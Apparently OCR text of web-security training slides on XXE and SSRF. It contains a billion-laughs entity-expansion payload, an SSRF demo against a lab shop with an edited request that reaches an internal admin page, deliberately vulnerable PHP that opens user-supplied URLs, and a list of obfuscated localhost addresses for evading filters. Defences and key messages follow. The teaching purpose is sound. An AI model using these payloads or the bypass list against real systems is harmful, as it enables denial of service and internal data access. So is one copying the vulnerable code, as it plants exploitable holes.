 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)




Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	
(Primary) Violated Principle	

XML External Entity (XXE)



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A05:2021-Security Misconfiguration
(Primary) Violated Principle	

XML External Entity (XXE)



Goal	Read sensitive files, send HTTP requests to other systems or cause a DoS
How	By abusing a feature of the XML-parser
Solution	Disable the processing of external entities in the XML-parser
OWASP Top 10	A05:2021-Security Misconfiguration
(Primary) Violated Principle	„Earn or give, but never assume, trust.“

enough about fileuploads...

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00		Check Availability available

User: luke Logout

lightside.me/shop/index.php?sid=1

OWASP Juice Shop | Login :: Damn Vulnera... | Light Side | Dark Side

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00		Check Availability

User: luke Logout

Inspector | Console | Debugger | Network | Style Editor | Performance | Memory | Storage | Accessibility | Application | 1

Search HTML

```
<td>
  <input type="submit" name="checkStock" value="Check Availability" onclick="checkStock('http://darkside.me/partnershop/availability.php', '1')"> event
  <label id="lblStock" style="margin-left:5px;"></label>
```

html > body > div > table > tbody > tr > td > input

Filter :hov .cl

element

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /shop/stockChecker.php?url=http://darkside.me/partnershop/availability.php&id=1 HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lightside.me/shop/index.php?sid=1
Connection: close
Cookie: PHPSESSID=81tnducbnshf4007up4rhjs3hr
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Sun, 12 Sep 2021 20:40:21 GMT
Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10ul
X-Powered-By: PHP/7.3.19-1~deb10ul
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

available
```

Edited request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions


```
GET /shop/stockChecker.php?url=http://lightside.me/admin&id=1 HTTP/1.1
Host: lightside.me
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lightside.me/shop/index.php?sid=1
Connection: close
Cookie: PHPSESSID=81tnducbnshf4007up4rhjs3hr
```

Response


Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Sun, 12 Sep 2021 20:41:55 GMT
Server: Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10ul
X-Powered-By: PHP/7.3.19-1~deb10ul
Content-Length: 18
Connection: close
Content-Type: text/html; charset=UTF-8

Very secret stuff.
```


lightside.me/admin
OWASP Juice Shop
Login :: Damn Vulnera...
Light Side
Dark Side
Forbidden
You don't have permission to access this resource.
Apache/2.4.38 (Debian) PHP/7.3.19-1~deb10u1 Server at lightside.me Port 80


```
GET /shop/stockChecker.php?url=http://darkside.me/partnershop/availability.php&id=1 HTTP/1.1
Host: lightside.me
```




lightside > shop > stockChecker.php

```php
<?php
    $url = $_GET["url"]."?id=".$_GET["id"];
    $fp = fopen($url, 'r');
    echo fgets($fp);
    fclose($fp);
?>
```

lightside > shop > stockChecker.php

```php
<?php
    $url = $_GET["url"]."?id=".$_GET["id"];
    $fp = fopen($url, 'r');
    echo fgets($fp);
    fclose($fp);
?>
```


Ext. Service




Web Server


```
HTTP/1.1 200 OK
available
```


```
GET /shop/stockChecker.php?url=http://lightside.me/admin&id=1 HTTP/1.1
Host: lightside.me
```






Common Targets


- Other applications / services on same host (localhost)
  - e.g. http://localhost/admin ; http://localhost:8001 ; …
- Other backend servers / services
  - e.g. portscan
- Other external servers / services
  - to obfuscate the real origin of the attack

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?)
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,…)
OWASP Top 10	
(Primary) Violated Principle	

how can the IP of localhost look like?

- 127.0.0.1
- ::1
- 127.1
- 127.0.0000000000000000000000000000001
- 0177.0.0.01
- 00000000177.000.0.00000001
- 0177.0.0.0000001
- 000177.0000.00000.01
- 0000177.0000000000000000.00000000000.00000000001
- 000000000000000000000000000000000000000000000177.0.0.01
- 0x7f000001
- 0xDEADBEEF7f000001
- 0xBADF00D7f000001
- 0xDEADC0DE7f000001
- 0xBADC0DE7f000001
- 0xBAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7f000001
- 2130706433
- 01111111000000000000000000000001
- 000000000000000000000000000000000000000000000177.1
- 0x7f.1
- 127.0x1
- 172.14263982
- 0254.0xd9a6ae
- 0xac.000000000000000000331.0246.174
- 0331.14263982
- 00000000000000:0000:0000:0000:0000:000000000000000:0000:1
- 0000:0000:0000:0000:0000:0000:0000:0001
- 0:0:0:0:0:0:0:1
- 0:0:0:0::0:0:1


https://www.hacksparrow.com/networking/many-faces-of-ip-address.html

use library to normalize an IP

e.g. InetAddress in Java


```
InetAddress myAddress = InetAddress.getByName(url.getHost());
if (myAddress.isLoopbackAddress()){
   // 127.0.0.1
}
```

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,…) Don’t relay the raw backend response to the client
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)




Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,…) Don’t relay the raw backend response to the client Enforce authentication for internal (backend) services also
OWASP Top 10	
(Primary) Violated Principle	

Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,…) Don’t relay the raw backend response to the client Enforce authentication for internal (backend) services also
OWASP Top 10	A10:2021 – Server-Side Request Forgery (SSRF)
(Primary) Violated Principle	


Server-Side Request Forgery (SSRF)



Goal	Force the server to send requests to internal or external systems / services or even the server itself (localhost)
How	By manipulating URLs for backend requests
Solution	Segment and strictly filter your network (allow-list; internet access needed?) Strict input validation (allow-list; schema, path, port,…) Don’t relay the raw backend response to the client Enforce authentication for internal (backend) services also
OWASP Top 10	A10:2021 – Server-Side Request Forgery (SSRF)
(Primary) Violated Principle	Earn or give, but never assume, trust. (Define an approach that ensures all data are explicitly validated.)

Key messages

- Most interactions with backend systems can be attacked with similar kinds of injections
- Strictly separate code structure and user input
  - always be aware of the context user input is used in
- Strictly validate user input
- Never trust anything from the client – ever…


THE CLIENT,
YOU MUST NEVER TRUST
MY YOUNG PADAWAN